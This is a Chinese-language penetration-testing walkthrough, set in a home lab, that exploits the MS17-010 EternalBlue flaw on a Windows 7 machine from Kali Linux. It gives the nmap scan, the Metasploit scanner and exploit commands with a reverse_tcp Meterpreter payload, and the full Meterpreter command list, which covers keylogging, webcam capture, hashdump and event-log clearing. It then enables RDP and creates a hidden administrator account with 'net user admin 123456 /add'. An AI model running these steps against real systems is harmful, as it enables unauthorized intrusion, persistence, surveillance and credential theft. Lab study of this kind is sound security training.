利用 ms17-010 永恒之蓝漏洞对 win7 进行渗透
模拟环境:
kali linux 2025
Win7旗舰版
一、 Nmap工具扫描
kali linux 2025 的IP地址:192.168.28.134
Win7的IP地址:192.168.28.144
nmap 192.168.28.0/24发现活跃在局域网上的主机有两台,其中192.168.28.144是我们即将要攻击的靶机,192.168.28.144是我们的本地主机。
可以发现192.168.28.144上开放的端口,其中445端口即为永恒之蓝漏洞所在端口,这也就是即将要攻击的端口。
| PORT | STATE | SERVICE |
|---|---|---|
| 135/tcp | open | msrpc |
| 139/tcp | open | netbios-ssn |
| 445/tcp | open | microsoft-ds |
| 5357/tcp | open | wsdapi |
| 49152/tcp | open | unknown |
| 49153/tcp | open | unknown |
| 49154/tcp | open | unknown |
| 49155/tcp | open | unknown |
| 49156/tcp | open | unknown |
| 49157/tcp | open | unknown |
二、Metaspolit Framework 攻击
1、选择Metaspolit Framework工具
打开msfconsole

msf6 >
2、使用永恒之蓝攻击程序(MS17_010)
先对主机进行扫描确认是否存在漏洞
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.28.144
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

3、设置载荷和一些攻击参数
参数说明:
rhost 远程主机ip
lhost 本地主机ip
lport 主机发起攻击命令的端口(这里可以随意设置本机上的开放端口)
客户机存在 MS17-010 漏洞下面开始漏洞利用
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

4、发起攻击:进入meterpreter command即为攻击成功。
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.28.144
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.28.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
备注:靶机防火墙需要开启445端口相关服务,才可以复现攻击成功。
meterpreter > help
Core Commands
=============
Command Description
——- ———–
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session
ssl_verify Modify the SSL certificate verification setting
transport Manage the transport mechanisms
use Deprecated alias for “load”
uuid Get the UUID for the current session
write Writes data to a channel
Stdapi: File system Commands
============================
Command Description
——- ———–
cat Read the contents of a file to the screen
cd Change directory
checksum Retrieve the checksum of a file
cp Copy source to destination
del Delete the specified file
dir List files (alias for ls)
download Download a file or directory
edit Edit a file
getlwd Print local working directory (alias for lpwd)
getwd Print working directory
lcat Read the contents of a local file to the screen
lcd Change local working directory
ldir List local files (alias for lls)
lls List local files
lmkdir Create new directory on local machine
lpwd Print local working directory
ls List files
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
show_mount List all mount points/logical drives
upload Upload a file or directory
Stdapi: Networking Commands
===========================
Command Description
——- ———–
arp Display the host ARP cache
getproxy Display the current proxy configuration
ifconfig Display interfaces
ipconfig Display interfaces
netstat Display the network connections
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table
Stdapi: System Commands
=======================
Command Description
——- ———–
clearev Clear the event log
drop_token Relinquishes any active impersonation token.
execute Execute a command
getenv Get one or more environment variable values
getpid Get the current process identifier
getprivs Attempt to enable all privileges available to the current process
getsid Get the SID of the user that the server is running as
getuid Get the user that the server is running as
kill Terminate a process
localtime Displays the target system local date and time
pgrep Filter processes by name
pkill Terminate processes by name
ps List running processes
reboot Reboots the remote computer
reg Modify and interact with the remote registry
rev2self Calls RevertToSelf() on the remote machine
shell Drop into a system command shell
shutdown Shuts down the remote computer
steal_token Attempts to steal an impersonation token from the target process
suspend Suspends or resumes a list of processes
sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands
===============================
Command Description
——- ———–
enumdesktops List all accessible desktops and window stations
getdesktop Get the current meterpreter desktop
idletime Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyevent Send key events
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
mouse Send mouse events
screenshare Watch the remote user desktop in real time
screenshot Grab a screenshot of the interactive desktop
setdesktop Change the meterpreters current desktop
uictl Control some of the user interface components
Stdapi: Webcam Commands
=======================
Command Description
——- ———–
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
=============================
Command Description
——- ———–
play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands
======================
Command Description
——- ———–
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
================================
Command Description
——- ———–
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
========================
Command Description
——- ———–
timestomp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter >

5、桌面监控。
如图,监控画面已经回传到本地浏览器。

6、查看权限


7、使用 enable_rdp 脚本开启远程桌面并创建用户
RDP 概述:远程桌面协议(RDP, Remote Desktop Protocol)是一个多通道(multi-channel)的协议,让用户(客户端或称“本地电脑”)连上提供微软终端机服务的电脑(服务器端或称“远程电脑”)。
启用远程桌面
meterpreter > run post/windows/manage/enable_rdp
创建一个新用户来远程连接 win7 桌面
meterpreter > run post/windows/manage/enable_rdp USERNAME=admin PASSWORD=123456
在靶机中新建一个账号,并分配管理员权限
meterpreter >shell 进入靶机
添加用户命令:net user admin 123456 /add
加入用户组命令:net localgroup administrators admin /add

在 Kali 系统上,按下 Ctrl+shift+t 新建终端窗口,或点击终端按钮开启一个终端:
rdesktop 192.168.28.144
【渗透测试】利用 ms17-010 永恒之蓝漏洞对 win7 进行渗透:等您坐沙发呢!